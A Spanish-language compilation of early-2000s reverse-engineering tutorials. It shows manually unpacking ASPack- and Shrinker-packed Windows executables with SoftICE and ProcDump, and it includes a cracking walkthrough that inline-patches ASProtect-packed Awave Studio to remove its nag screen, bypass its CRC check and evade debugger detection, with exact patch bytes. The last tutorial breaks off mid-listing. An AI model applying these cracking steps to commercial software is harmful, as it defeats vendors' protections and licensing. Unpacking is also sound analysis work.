¿Qué significa esto? Bien, echemos un vistazo a winnt.h para ver...

[Extracto de WinNT.h]
.....
// Section characteristics. (Características de sección)
#define IMAGE_SCN_TYPE_NO_PAD 0x00000008 // Reserved. (Reservada)
#define IMAGE_SCN_CNT_CODE 0x00000020 // Section contains code. (Sección conteniendo código)
#define IMAGE_SCN_CNT_INITIALIZED_DATA 0x00000040 // Section contains initialized data.
(Sección conteniendo datos inicializados)
#define IMAGE_SCN_CNT_UNINITIALIZED_DATA 0x00000080 // Section contains uninitialized data.
(Sección conteniendo datos no inicializados)
#define IMAGE_SCN_LNK_OTHER 0x00000100 // Reserved. (Reservada)
#define IMAGE_SCN_LNK_INFO 0x00000200 // Section contains comments or some other type of information.
(Sección conteniendo comentarios o algún otro tipo de información)
#define IMAGE_SCN_LNK_REMOVE 0x00000800 // Section contents will not become part of image.
(Los contenidos de la sección no serán parte de la imagen)
#define IMAGE_SCN_LNK_COMDAT 0x00001000 // Section contents comdat.
(Sección conteniendo comdat)
#define IMAGE_SCN_NO_DEFER_SPEC_EXC 0x00004000 // Reset speculative exceptions handling bits in the TLB entries for this section.
(Resetear excepciones especulativas manejando bits en entradas TLB para esta sección)
#define IMAGE_SCN_GPREL 0x00008000 // Section content can be accessed relative to GP
(Se puede acceder al contenido de la sección relativo a GP)
#define IMAGE_SCN_MEM_FARDATA 0x00008000
#define IMAGE_SCN_MEM_PURGEABLE 0x00020000
#define IMAGE_SCN_MEM_16BIT 0x00020000
#define IMAGE_SCN_MEM_LOCKED 0x00040000
#define IMAGE_SCN_MEM_PRELOAD 0x00080000
#define IMAGE_SCN_ALIGN_1BYTES 0x00100000 //
#define IMAGE_SCN_ALIGN_2BYTES 0x00200000 //
#define IMAGE_SCN_ALIGN_4BYTES 0x00300000 //
#define IMAGE_SCN_ALIGN_8BYTES 0x00400000 //
#define IMAGE_SCN_ALIGN_16BYTES 0x00500000 // Default alignment if no others are specified.
(Alineación predeterminada si no se especifican otras)
#define IMAGE_SCN_ALIGN_32BYTES 0x00600000 //
#define IMAGE_SCN_ALIGN_64BYTES 0x00700000 //
#define IMAGE_SCN_ALIGN_128BYTES 0x00800000 //
#define IMAGE_SCN_ALIGN_256BYTES 0x00900000 //

#define IMAGE_SCN_ALIGN_512BYTES 0x00A00000 //
#define IMAGE_SCN_ALIGN_1024BYTES 0x00B00000 //
#define IMAGE_SCN_ALIGN_2048BYTES 0x00C00000 //
#define IMAGE_SCN_ALIGN_4096BYTES 0x00D00000 //
#define IMAGE_SCN_ALIGN_8192BYTES 0x00E00000 //
#define IMAGE_SCN_LNK_NRELOC_OVFL 0x01000000 // Section contains extended relocations.
(Sección conteniendo relocalizaciones extendidas)
#define IMAGE_SCN_MEM_DISCARDABLE 0x02000000 // Section can be discarded.
(Sección descartable)
#define IMAGE_SCN_MEM_NOT_CACHED 0x04000000 // Section is not cachable.
(Sección no cacheable)
#define IMAGE_SCN_MEM_NOT_PAGED 0x08000000 // Section is not pageable.
(Sección no paginable)
#define IMAGE_SCN_MEM_SHARED 0x10000000 // Section is shareable.
(Sección compartible)
#define IMAGE_SCN_MEM_EXECUTE 0x20000000 // Section is executable.
(Sección ejecutable)
#define IMAGE_SCN_MEM_READ 0x40000000 // Section is readable.
(La sección se puede leer)
#define IMAGE_SCN_MEM_WRITE 0x80000000 // Section is writeable.
(La sección se puede escribir)
.....

De aquí podemos ver que nuestra 0xC0000040 realmente significa:-

0xC0000040 = IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE | IMAGE_SCN_CNT_INITIALIZED_DATA
^^^^^^^^^^^^^^^^^^ ^^^^^^^^^^^^^^^^^^^^ ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Read Write Initialized Data
(Datos inicializados, de lectura, de escritura)

Hmmm - pero sabemos que el cargador de SIce no saltará en la entrada salvo que indiquemos
que esta sección contiene *CÓDIGO*; también deberíamos indicar que es ejecutable.

Así que (con ProcDump) cambiamos las "Section Characteristics" de la sección .text a 0xE0000020.

0xE0000020 = IMAGE_SCN_MEM_EXECUTE | IMAGE_SCN_MEM_READ | IMAGE_SCN_MEM_WRITE | IMAGE_SCN_CNT_CODE
^^^^^^^^^^^^^^^^^^^^^ ^^^^^^^^^^^^^^^^^^ ^^^^^^^^^^^^^^^^^^^^ ^^^^^^^^^^^^^^^^^^^
Executable Read Write Contains Code
(Ejecutable, de Lectura, de Escritura, Conteniendo Código)
¿Salta el cargador del SIce ahora? ¡Ya lo creo!
==========
FIN DEL FRAGMENTO DEL ENSAYO DE MIZ
==========

Si no entendéis completamente esto, no os preocupéis. Podéis leer más
información de los PE posteriormente. Lo que necesitamos saber de esta información es cómo
hacer que salte el Soft-Ice a través del Symbol Loader. Para ello, se ejecutan los
pasos siguientes:

1. Ejecutar ProcDump y hacer click en el botón "PE Editor".
2. Seleccionar el archivo calc.exe empaquetado.
3. Hacer click en el botón "Sections".
4. Hacer click con el botón secundario del ratón en la primera línea (.text)
   y seleccionar "Edit Section".
5. Cambiar las "Section Characteristics" de C0000040 a E0000020.
6. Pulsar "OK", y salir de Procdump.

Habiendo completado estos pasos, abrir y cargar el programa en el Symbol Loader de nuevo.
¡Esta vez salta Soft-Ice!

Ahora estamos en el código del empaquetador. La clave para llegar al final de este código,
lugar necesario para desempaquetar el programa original, es colocar diversos BPX para
atravesar los bucles. Si intentáis hacerlo manualmente, sin colocar breakpoints, eso podría
suponer horas (o días. Nunca lo he intentado).

Debajo está todo el código del archivo log de mi Symbol Loader. He comentado dónde poner los breakpoints y las líneas inportantes. Mis comentarios van precedidos de "***".

NOTA: Los números de las direcciones pueden ser diferentes en vuestro PC, pero los tres últimos serán iguales (XXX:XXXXX712).

```
==========================================================================
ARCHIVO LOG DEL SYMBOL LOADER
==========================================================================
015F:01017000  PUSHAD
015F:01017001  CALL    01017006
015F:01017006  POP     EBP
015F:01017007  SUB     EBP,00444A0A
015F:0101700D  MOV     EBX,00444A04
015F:01017012  ADD     EBX,EBP
015F:01017014  SUB     EBX,[EBP+004450B1]
015F:0101701A  CMP     DWORD PTR [EBP+004450AC],00
015F:01017021  MOV     [EBP+00444EBB],EBX
015F:01017027  JNZ     01017544                        (NO JUMP)
015F:0101702D  LEA     EAX,[EBP+004450D1]
015F:01017033  PUSH    EAX
015F:01017034  CALL    [EBP+00445194]
015F:0101703A  MOV     [EBP+004450CD],EAX
015F:01017040  MOV     EDI,EAX
015F:01017042  LEA     EBX,[EBP+004450DE]
015F:01017048  PUSH    EBX
015F:01017049  PUSH    EAX
015F:0101704A  CALL    [EBP+00445190]
015F:01017050  MOV     [EBP+004450B9],EAX
015F:01017056  LEA     EBX,[EBP+004450EB]
015F:0101705C  PUSH    EBX
015F:0101705D  PUSH    EDI
015F:0101705E  CALL    [EBP+00445190]
015F:01017064  MOV     [EBP+004450BD],EAX
015F:0101706A  MOV     EAX,[EBP+00444EBB]
015F:01017070  MOV     [EBP+004450AC],EAX
015F:01017076  PUSH    04
015F:01017078  PUSH    00001000
015F:0101707D  PUSH    0000049A
015F:01017082  PUSH    00
015F:01017084  CALL    [EBP+004450B9]
015F:0101708A  MOV     [EBP+004450B5],EAX
015F:01017090  LEA     EBX,[EBP+00444ACF]
015F:01017096  PUSH    EAX
015F:01017097  PUSH    EBX
015F:01017098  CALL    01017565
015F:0101709D  MOV     ECX,EAX
015F:0101709F  LEA     EDI,[EBP+00444ACF]
015F:010170A5  MOV     ESI,[EBP+004450B5]
015F:010170AB  SAR     ECX,02
015F:010170AE  REPZ MOVSD
015F:010170B0  MOV     ECX,EAX
015F:010170B2  AND     ECX,03
015F:010170B5  REPZ MOVSB
015F:010170B7  MOV     EAX,[EBP+004450B5]
015F:010170BD  PUSH    00008000
015F:010170C2  PUSH    00
015F:010170C4  PUSH    EAX
015F:010170C5  CALL    [EBP+004450BD]
015F:010170CB  LEA     EAX,[EBP+00444C37]
015F:010170D1  PUSH    EAX
015F:010170D2  RET
```

```
015F:01017233  MOV     EBX,[EBP+00444ADF]
015F:01017239  OR      EBX,EBX
015F:0101723B  JZ      01017247                        (JUMP  )
015F:01017247  LEA     ESI,[EBP+00444AF7]
015F:0101724D  CMP     DWORD PTR [ESI],00
015F:01017250  JZ      01017365                        (NO JUMP)
015F:01017256  LEA     EAX,[EBP+004450D1]
015F:0101725C  PUSH    EAX
015F:0101725D  CALL    [EBP+00445194]
015F:01017263  MOV     [EBP+004450CD],EAX
015F:01017269  MOV     EDI,EAX
015F:0101726B  LEA     EBX,[EBP+004450DE]
015F:01017271  PUSH    EBX
015F:01017272  PUSH    EAX
015F:01017273  CALL    [EBP+00445190]
015F:01017279  MOV     [EBP+004450B9],EAX
015F:0101727F  LEA     EBX,[EBP+004450EB]
015F:01017285  PUSH    EBX
015F:01017286  PUSH    EDI
015F:01017287  CALL    [EBP+00445190]
015F:0101728D  MOV     [EBP+004450BD],EAX
015F:01017293  LEA     ESI,[EBP+00444AF7]
015F:01017299  MOV     EAX,[ESI+04]
015F:0101729C  PUSH    04
015F:0101729E  PUSH    00001000
015F:010172A3  PUSH    EAX
015F:010172A4  PUSH    00
015F:010172A6  CALL    [EBP+004450B9]
015F:010172AC  MOV     [EBP+004450B5],EAX
015F:010172B2  PUSH    ESI
015F:010172B3  MOV     EBX,[ESI]
015F:010172B5  ADD     EBX,[EBP+004450AC]
015F:010172BB  PUSH    EAX
015F:010172BC  PUSH    EBX
015F:010172BD  CALL    01017565
015F:010172C2  CMP     EAX,[ESI+04]
015F:010172C5  JZ      010172D2                        (JUMP  )
015F:010172D2  CMP     BYTE PTR [EBP+004450B0],00
015F:010172D9  JNZ     01017316                        (NO JUMP)
015F:010172DB  INC     BYTE PTR [EBP+004450B0]
015F:010172E1  PUSH    EAX
015F:010172E2  PUSH    ECX
015F:010172E3  PUSH    ESI
015F:010172E4  PUSH    EBX
015F:010172E5  MOV     ECX,EAX
015F:010172E7  SUB     ECX,06
015F:010172EA  MOV     ESI,[EBP+004450B5]
015F:010172F0  XOR     EBX,EBX
015F:010172F2  OR      ECX,ECX
015F:010172F4  JZ      01017312                        (NO JUMP)
015F:010172F6  JS      01017312                        (NO JUMP)
015F:010172F8  LODSB
015F:010172F9  CMP     AL,E8
015F:010172FB  JZ      01017305                        (NO JUMP)
015F:010172FD  CMP     AL,E9
015F:010172FF  JZ      01017305                        (NO JUMP)
015F:01017301  INC     EBX
015F:01017302  DEC     ECX
015F:01017303  JMP     010172F2                        (JUMP  )
015F:010172F2  OR      ECX,ECX
015F:010172F4  JZ      01017312                        (NO JUMP)
015F:010172F6  JS      01017312                        (NO JUMP)
015F:010172F8  LODSB
```

```
015F:010172F9  CMP     AL,E8
```

*** Poner un BPX aquí para saltar a la línea siguiente (BPX 015F:01017312)
Pulsar F5

```
Break due to BPX #015F:01017312  (ET=8.40 milliseconds)
015F:01017312  POP     EBX
015F:01017313  POP     ESI
015F:01017314  POP     ECX
015F:01017315  POP     EAX
015F:01017316  MOV     ECX,EAX
015F:01017318  MOV     EDI,[ESI]
015F:0101731A  ADD     EDI,[EBP+004450AC]
015F:01017320  MOV     ESI,[EBP+004450B5]
015F:01017326  SAR     ECX,02
015F:01017329  REPZ MOVSD
015F:0101732B  MOV     ECX,EAX
015F:0101732D  AND     ECX,03
015F:01017330  REPZ MOVSB
015F:01017332  POP     ESI
015F:01017333  MOV     EAX,[EBP+004450B5]
015F:01017339  PUSH    00008000
015F:0101733E  PUSH    00
015F:01017340  PUSH    EAX
015F:01017341  CALL    [EBP+004450BD]
015F:01017347  ADD     ESI,08
015F:0101734A  CMP     DWORD PTR [ESI],00
015F:0101734D  JNZ     01017299                                (JUMP  )
```

*** Poner un BPX aquí para saltar a la línea siguiente (BPX 015F:01017353)
Pulsar F5

```
Break due to BPX #015F:01017353  (ET=35.08 milliseconds)
015F:01017353  MOV     EBX,[EBP+00444ADF]
015F:01017359  OR      EBX,EBX
015F:0101735B  JZ      01017365                                (JUMP  )
015F:01017365  MOV     EDX,[EBP+004450AC]
015F:0101736B  MOV     EAX,[EBP+00444ADB]
015F:01017371  SUB     EDX,EAX
015F:01017373  JZ      010173EE                                (JUMP  )
015F:010173EE  MOV     ESI,[EBP+00444AEB]
015F:010173F4  MOV     EDX,[EBP+004450AC]
015F:010173FA  ADD     ESI,EDX
015F:010173FC  MOV     EAX,[ESI+0C]
015F:010173FF  TEST    EAX,EAX
015F:01017401  JZ      01017544                                (NO JUMP)
015F:01017407  ADD     EAX,EDX
015F:01017409  MOV     EBX,EAX
015F:0101740B  PUSH    EAX
015F:0101740C  CALL    [EBP+00445194]
015F:01017412  TEST    EAX,EAX
015F:01017414  JNZ     0101747D                                (JUMP  )
015F:0101747D  MOV     DWORD PTR [EBX],00000000
015F:01017483  MOV     [EBP+0044516E],EAX
015F:01017489  MOV     DWORD PTR [EBP+00445172],00000000
015F:01017493  MOV     EDX,[EBP+004450AC]
015F:01017499  MOV     EAX,[ESI]
015F:0101749B  TEST    EAX,EAX
015F:0101749D  JNZ     010174A2                                (JUMP  )
015F:010174A2  ADD     EAX,EDX
015F:010174A4  ADD     EAX,[EBP+00445172]
015F:010174AA  MOV     EBX,[EAX]
015F:010174AC  MOV     EDI,[ESI+10]
```

```
015F:010174AF  ADD     EDI,EDX
015F:010174B1  ADD     EDI,[EBP+00445172]
015F:010174B7  TEST    EBX,EBX
015F:010174B9  JZ      0101752C                          (NO JUMP)
015F:010174BB  TEST    EBX,80000000
015F:010174C1  JNZ     010174C7                          (NO JUMP)
015F:010174C3  ADD     EBX,EDX
015F:010174C5  INC     EBX
015F:010174C6  INC     EBX
015F:010174C7  PUSH    EBX
015F:010174C8  AND     EBX,7FFFFFFF
015F:010174CE  PUSH    EBX
015F:010174CF  PUSH    DWORD PTR [EBP+0044516E]
015F:010174D5  CALL    [EBP+00445190]
015F:010174DB  TEST    EAX,EAX
015F:010174DD  POP     EBX
015F:010174DE  JNZ     0101751E                          (JUMP  )
015F:0101751E  MOV     [EDI],EAX
015F:01017520  ADD     DWORD PTR [EBP+00445172],04
015F:01017527  JMP     01017493                          (JUMP  )

*** Poner un BPX aquí para saltar a la línea siguiente (BPX 015F:0101752C)
   Pulsar F5

Break due to BPX #015F:0101752C  (ET=33.17 milliseconds)
015F:0101752C  XOR     EAX,EAX
015F:0101752E  MOV     [ESI],EAX
015F:01017530  MOV     [ESI+0C],EAX
015F:01017533  MOV     [ESI+10],EAX
015F:01017536  ADD     ESI,14
015F:01017539  MOV     EDX,[EBP+004450AC]
015F:0101753F  JMP     010173FC                          (JUMP  )

*** Poner un BPX aquí para saltar a la línea siguiente (BPX 015F:01017544)
   Pulsar F5

Break due to BPX #015F:01017544  (ET=2.62 milliseconds)
015F:01017544  MOV     EAX,[EBP+00444AEF]
015F:0101754A  PUSH    EAX
015F:0101754B  ADD     EAX,[EBP+004450AC]
015F:01017551  POP     EBX
015F:01017552  OR      EBX,EBX
015F:01017554  MOV     [ESP+1C],EAX
015F:01017558  POPAD
015F:01017559  JNZ     01017563                          (JUMP  )
015F:01017563  PUSH    EAX      *** ¡Anotar el valor de EAX!
015F:01017564  RET              *** ¡¡Parar aquí!!!
==========================================================================
FINAL DEL LOG DEL SYMBOL LOADER
==========================================================================
```

Código largo, pero directo al grano. Hemos colocados varios breakpoints, como podéis ver en el código de arriba, para no atascarnos en los bucles.

Aseguraos de anotar el valor de EAX (debería ser 010119E0).

El último RET de arriba es el final del código del empaquetador. Para poder volcar el código completo del programa, tenemos que poner el código de desempaquetado en un bucle infinito. Para ello, teclead lo siguiente:

a eip (pulsar enter)
jmp eip (pulsar enter)
(pulsar enter de nuevo)

Ahora, pulsar F5 para abandonar Soft-Ice. El programa está ahora desempaquetado en memoria, debido al bucle infinito que pusimos. Ahora podemos volcarlo siguiendo los estos pasos:

1. Ejecutar Procdump.
2. Hallar calc.exe en la lista "Tasks".
3. Hacer click con el botón secundario sobre la tarea "calc.exe" y seleccionar "Dump (Full)".
4. Guardar el programa con un nombre nuevo.

Ahora podéis comparar los tamaños de los archivos, el empaquetado y el programa volcado. ¡Vaya diferencia!

Sin embargo, si intentáis ejecutar el programa volcado, no funcionará. ¿Por qué? ¿Recordáis el valor de EAX que anotasteis? Se trata del OEP (Original Entry Point). Ejecutar ProcDump de nuevo y hacer click en el botón "PE Editor". Abrir el programa volcado. Necesitamos cambiar el "Entry Point" de 00017000 a nuestro nuevo punto de entrada, que es el OEP menos la Base de la Imagen (010119E0 - 01000000 = 000119E0). Cuando hayáis cambiado el Entry Point, salir de Procdump y ejecutar de nuevo el programa volcado. ¡Funciona!

NOTA: Como afirmé antes, no voy a entrar en detalles acerca de las funciones de los encabezamientos PE y su manipulación. No obstante, deberíais estudiarlas para entender completamente el desempaquetado.

¡Enhorabuena! ¡Habéis conseguido desempaquetar un programa empaquetado con ASPack v1.08.03!

Si tenéis cualquier pregunta, no dudéis en mandarme un e-mail a Volatility@ImmortalDescendants.com o volatility_id@hotmail.com

==========

SALUDOS (sin orden de importancia):

==========

Eternal Bliss (por mostrarme el modo FACIL de salir de esos malditos bucles)
Miz (por su EXCELENTE ensayo que hizo que me interesara por el empaquetado)
Fravia+ (Por EL sitio que hizo me interesara por el reversing)

Torn@do, Lucifer48, Jeff, BJanes, MisterZ-, +Sandman, Lord Soth, alpine.

==========

Copyright (c) 1999 Volatility And The Immortal Descendants
All Rights Reserved

==========

YA QUE NO CREE UNA WEBPAGE, SOLO VERAS
MI TUTORIAL AQUI, EN INLINE PATCHING ASPROTECTED APPS!

perdon por la inconveniencia ;>

****** iNLiNE pATCHiNG A pROGRAM pACKED WiTH ASProtect (pArChEaR Un pRoGRAMa eMPAQUETADO CoN ASProtect)- Por Predator [PC/MFD] - April 26, 2000 ******

Publicado por Tsehp April 2000

Traducción de ^[G]oLe[E]^

Si quieres descargar este tutorial en forma de texto, has click AQUI. (en Inglés).

Oh sí, puede hacerse! Y en este texto tratare de explicar como. Antes que nada, dejame decirte que el creador de este enpaquetamiento es bastante listo (aunque no lo suficiente) y me tomo mucho tiempo antes de que pudiera terminarlo. Saludos a R!SC por ponerme en el camino correcto cuando me habia perdido, termine las cosas rapidamente despues de esto. AsProtect es una versión modificada de ASPack (el mismo creador) y ofrece un gran radio de compresión, chequeo de CRC y detección de SoftICE (jeje.. y la detección del SoftICE es aglo es algo que usaremos alegremente en este tutorial). Normalmente, si quieres parchear un objetivo dentro de la memoria (lee los excelentes tutoriales de R!SC acerca de este tema si no sabes que significa o si no sabes como hacerlo) puedes facilmente sobreescribir algo del código en el archivo y hacerlo saltar a tu parche. El problema con ASProtect es que usa 4 capas relocalizadoras. Mi primear idea de hacer un parche fue dejar que el programa parcheara todas las capas en memoria una a una, pero quedarias con horas y horas de trabajo y la pregunta es si el parche funcionara en todas las diferentes versiones de Windows (debido al direfente direccionamiento en cada versión). No, esa no es una buena solución. Entonces llegué a la conclusión de usar un Timer que se fija en el inicio del programa (el Punto de Entrada del programa) que chequeara cada milisegundo si el programa es desenpaquetado -> Si sí, entonces parchea y desactiva el timer, de lo contrario, continua. Bueno, traté pero no trabajo. La primera vez que la función del timer corre es despues que el programa es lanzado y las nags muestran su contenido... entonces es muy tarde para parchear. La siguiente idea, enganchemos algunas API con los procedimientos de desempaquetado, usar y dejar el punto para nuestro código de parcheo. Olvidalo, no trabajará ya que cada capa tiene una nueva dirección apuntando a la API y Shit... Entonces, qué nos queda? Que demonios podemos hacer con esta maldita ASProtect? te sorprenderas de cuan facil *puede* ser Parchear la memoria iNLiNe de un programa empaquetado con el.

R!SC me dijo lo siguiete: El Punto de Entrada del Programa REAL del archivo, está -Fuertemente codificado- en el EXE que está en tu Disco Duro. Esto significa que puedes sobreescribir la dirección del PEP (PEP = Program Entry Point = Punto de Entrada del Programa) con la dirección de tu función parche y en la función parche despues de parchear, saltar al PEP. Pero aún queda el chequeo CRC. El dijo que no estaba seguro si tambien estaba -Fuertemente codificado- -> SI LO ESTÁ! Entonces, que tenemos que conseguir aquí? esta es nuestra aproximación:

1. Cambiar el Punto de Entrada del Programa en el archivo (con tu editor Hex) y cambialo a la dirección de tu función parche.
2. La función parche hará esto: parchear el programa, entonces saltar al PEP real.

3. Lanzar el programa, agarrar el NUEVO crc (despues los parches al archivo que he hecho) y escribelo al archivo de nuevo para que se actualice..

Y sí, *TrAbAjA!!*

Objetivo: Awave Studio v7.0
URL del Objetivo: http://www.fmjsoft.com/download/awave70.zip (como 670 kb)
Protección: NAGS y similares (desactivaremos la nag) + *Empaquetado con ASProtect*

Okas niñas (el okas es del traductor), aca vamos ;> Antes que nada, juntemos algo de información que necesitamos. Necesitamos antes que nada el PEP real y tenemos que hacerlo ir a la dirección de nuestro parche. Si corres Awave, veras que hay una detección de SoftICE. Entra al SICE -> bpx _lopen. Corre Awave de nuevo, veras que hay 2 llamadas a _lopen. Juega con estos 2 saltas y el chequeo de SoftICE será historia. Okas, ahora estamos cerca del PEP. Golpea F12 3 veces, y entonces reinicia el rastreo con F10. En un momento dado (ve cuidadosamente) verás este EAX=004A71E7. El programa hace un PUSH EAX y entonces un RET. Esto significa que solamente ira al PEP y ASProtect no hara nada nunca mas y el programa solo correra. Bien, nuestro PEP esta en 4A71E7. Busquemolo con nuestro editor HEX en awave.exe! Rapidamente notaras que si lo buscas por los bytes 4A71E7 que no los encontraras. Recuerdas que debes usar el order Invertido? Busca: E7 71 4A... Santos cielos, continua sin encontrar nada. Jeje... la cosa es que el archivo contiene el PEP - imagen base (por lo regular es 400000) asi que lo que queda: 4A71E7 - 400000 = A71E7. Y continuamos usando orden reverso, asi que esto es lo que tenemos que buscar (y esta vez si lo encontraras): E7 71 0A. MIEDO! Ahora podemos cambiar eso a la localidad de nuestro código parche. Yo usé el offset 320 (el cual será VA: 400320). Así que reemplazamos los bytes E7 71 0A con: 20 03 00. Ahora, si corres el programa, irá a la dirección 400320 en lugar de el PEP real! Y ahora que hacemos? ponemos el parche en el offset 320. No explicare como remover la nagscreen pero la encontré rápidamente, NOPea (hacer NOP) 2 bytes en la dirección 4644D9. Mi parche en el offset 320 se ve como esto (en HIEW):

00000320	66C705D94446009090	mov w,[0004644D9],09090	(parche del programa)
00000329	68E7714A00	push 0004A71E7	(empujar el Punto de Entrada REAL del Programa)
0000032E	C3	retn	(Retornar al Punto de Entrada real del Programa)

Okas, entonce lo que tenemos ahora es esto. Si corres el programa - imagina que ahora no hay chequeo CRC - ASProtect hará su trabajo desempacando y shit como esa y eventualmente saltara a nuestro parche en lugar del PEP. El parcher hará su trabajo en el código del programa y entonces va al PEP como si nada pasara.

Como dije, imagina que no hay chequeo CRC. Pero como está, tenemos que vencerlo también. Si corrieras el programa ahora, el chequeo CRC te pateria los huevos (o los testiculos, para hacerlo mas entendible) :> Como dije antes, el CRC tambien esta fuertemente codificado en el EXE. Entonces tenemos que encontrar la comparación entre el CRC actual y el CRC que el archivo -DeBeRiA- tener y entonces, escribir el CRC actual al archivo (reemplazar la antigua). Entonces estamos libre y hemos vencido ASProtect! Okas, Ahora te preguntas donde demonios encontrarias el chequeo CRC? Bien, de nuevo entra a SoftICE y escribe bpx _lopen. Corre awave y juega con las flags para desactivar el chequeo del SICE. Presiona F12 solamente *Una Vez* y camina un poco. Verás una comparación entre EAX y EBP-8 (si no estoy mal). Lo divertido es que EBP-8 tiene el CRC que el archivo debe tener, y EAX tiene el CRC que tiene ahora. Escribelos, sal del SoftICE y AWAVE. HEXedita (abrir en el Editor HEX) Awave.exe de nuevo y busca los bytes (en orden inverso) del CRC original. El CRC original = 767583A8, entonces buscamos: A8 83 75 76. Jeje, serán encontrados. De allí sobrescribimos esos bytes (no olvides revertir el orden!) con el nuevo CRC. Para mi, el nuevo CRC era 53238D77 así que escribimos: 77 8D 23 53. Salimos de HIEW. Ahora, ya que no queremos ninguna sorpresa, corremos i>FrogsICE para que no tengas que desactivar manualmente el chequeo del SoftICE.

Corre Awave.exe, el programa correra y no mostrará la Nag, !!!! Tú (mejor dicho: Nosotros:) lo hicimos !!!!
De nuevo, una protección ya hecha muerde el polvo. Tengo que admitir que esta no fue muy rapida, pero sabemos que no hay ninguna protección imposible de crackear y esto prueba bastante lo que pienso :-)

Saludos: Bueno, especialmente agradezco a R!SC por ponerme en el camino correcto, pero por supuesto, tambien a todo la gente del Phrozen Crew y Manifest Destiny. No puedo olvidarme de mencionar a los Hardcore Crackers en #cracking4newbies.. Ademas a toda la gente con la que me reuno en el IRC pero no mencionare nombres porque a los que accidentalmente olvide me patearian en los huevos por eso ;>
Hiyaz a todos ustedes!

Firmando,

Predator [PC/MFD]

Saludos a mi NuBeCiTa, LuIsA TKM.

Tutorial Número 31

Escrito por Etenal Bliss
publicado por tsehp
Email: Eternal_Bliss@hotmail.com
Website: http://crackmes.cjb.net
http://surf.to/crackmes
Fecha de escritura: 25 de Febrero del 2000
Traducción de: ^[G]oLe[E]^
Email: goleeuv@hotmail.com

Detalles del programa:
Nombre: Notepad.exe

Herramientas usadas:
ProcDump
Softice
Symbol Loader

Método de Crackeo:
Unpacking (desempacado)

Método de Visualizar:
Usar Notepad con el Word Wrap Encendido
Fijar el area de la pantalla en 800 X 600 pixels (Opcional)

Acerca de este sistema de protección

Notepad.exe empaquetado con Shrinker v3.4
Fin: Desempacarlo manualmente

Acerca de este Tutorial

Este es el primero de la serie de tutoriales de Desempaquetado SIMPLE que voy a escribir. El programa objetivo es notepad.exe, el cuál esta disponible en la mayoria de computadoras. Debido a que no soy muy bueno explicando algunas cosas en desempaquetado, solo puedo hacer mi mejor esfuerzo para mostrarte el método simple. Para métodos avanzados, deberas leer otros tutoriales.

Hacer que SoftICE rompa el Punto de Entrada

Abre el notepad.exe empacado en el Symbol Loader.

Haz Click en el 2ndo icono del Symbol loader que dice
"Load the currently open module"

Obtendras un mensaje de erro y preguntara si quieres cargar el ejecutable de todas formas.
Click en "Yes".

Si SoftICE es cargado, irrumpira en el Punto de entrada del programa.
Pero no lo rompio y el notepad.exe empacado se ejecuta a voluntad.

Hora de cambiar las caracteristicas de las secciones...
Cambiando las caracteristicas, harás que SICE comienze en el
Punto de Entrada.

Carga el notepad.exe empacado usando ProcDump (usando PE Editor)
Verás esta ventana con "PE Structure Editor" como título.
Haz Click en el botón llamado "Sections"

Obtendrás otra ventana con "Sections Editor" como título.

Verás las diferentes secciones del notepad.exe empacado.

La primera sección es .shrink0 y sus caracteristicas son C0000082.
Cambia las caracteristicas con un click izquierdo sobre .shrink0 y luego un Click derecho
y elije edit section.

Obtendrás otra ventana con 'Modify section value" como título.
Cambia las caracteristicas de la Sección de C0000082 a E0000020.
Mantente presionando OK hasta que regreses a la ventana principal de ProcDump.
Puedes dejar el ProcDump por el momento.

**A muchos como yo les gustaria explicar por qué esto es necesario, yo no puedo. 8P
Podrias querer seguir leyendo sobre la Estructura PE para encontrar el por qué.
De lo que dije, E0000020 hará la sección ejecutable y SoftICE
Romperá en el Punto de Entrada.

Encontrando el Punto de Entrada y Descargando

Ahora, espero que no hayas cerrado el symbol loader. Si lo hiciste, abre el notepad.exe
empacado y carga el ejecutable de nuevo.

Cuando clickes en "Yes" esta vez, te encontraras en SoftICE...
He pegado el siguiente código y los he comentado.

********** Lo que ves en SICE **********

**Estarás aquí cuando SoftICE entre. Mantente presionando F10 para rastrear a través del código.

```
0041454F  FFFF          INVALID
00414556  55            PUSH    EBP
00414557  8BEC          MOV     EBP,ESP
00414559  56            PUSH    ESI
0041455A  57            PUSH    EDI
0041455B  756B          JNZ     004145C8        (NO SALTAR)
0041455D  6800010000    PUSH    00000100
00414562  E8D60B0000    CALL    0041513D
00414567  83C404        ADD     ESP,04
0041456A  8B7508        MOV     ESI,[EBP+08]
0041456D  A3B4F14000    MOV     [0040F1B4],EAX
00414572  85F6          TEST    ESI,ESI
00414574  7423          JZ      00414599        (SALTAR)
00414599  33FF          XOR     EDI,EDI
0041459B  57            PUSH    EDI
0041459C  893D8C184100  MOV     [0041188C],EDI
004145A2  FF1510224100  CALL    [KERNEL32!GetModuleHandleA]
004145A8  8BF0          MOV     ESI,EAX
004145AA  68FF000000    PUSH    000000FF
004145AF  A1B4F14000    MOV     EAX,[0040F1B4]
004145B4  897D10        MOV     [EBP+10],EDI
004145B7  C7450C01000000  MOV   DWORD PTR [EBP+0C],00000001
004145BE  50            PUSH    EAX
004145BF  56            PUSH    ESI
004145C0  FF15F4214100  CALL    [KERNEL32!GetModuleFileNameA]
004145C6  EB03          JMP     004145CB        (SALTAR)
004145CB  E830EAFFFF    CALL    00413000
004145D0  FF7510        PUSH    DWORD PTR [EBP+10]
004145D3  FF750C        PUSH    DWORD PTR [EBP+0C]
004145D6  56            PUSH    ESI
004145D7  E806000000    CALL    004145E2
```

**Si rastreas sobre este CALL en 004145D7, el notepad.exe empacado
se ejecutara libremente. Recargalo de nuevo usando el symbol loader si esto pasa.

La próxima vez que llegues a este CALL, presiona F8 para rastrear dentro de él.
Verás lo que está abajo. Haz un BPX en 004145D7 primero.

```
004145E2  64A100000000      MOV      EAX,FS:[00000000]
004145E8  55                PUSH     EBP
004145E9  8BEC              MOV      EBP,ESP
004145EB  6AFF              PUSH     FF
004145ED  6810E04000        PUSH     0040E010
004145F2  68EC5D4100        PUSH     00415DEC
004145F7  50                PUSH     EAX
004145F8  64892500000000    MOV      FS:[00000000],ESP
004145FF  83EC14            SUB      ESP,14
00414602  C745E401000000    MOV      DWORD PTR [EBP-1C],00000001
00414609  53                PUSH     EBX
0041460A  56                PUSH     ESI
0041460B  57                PUSH     EDI
0041460C  8965E8            MOV      [EBP-18],ESP
0041460F  C745FC00000000    MOV      DWORD PTR [EBP-04],00000000
00414616  8B450C            MOV      EAX,[EBP+0C]
00414619  83F801            CMP      EAX,01
0041461C  7510              JNZ      0041462E            (NO SALTAR)
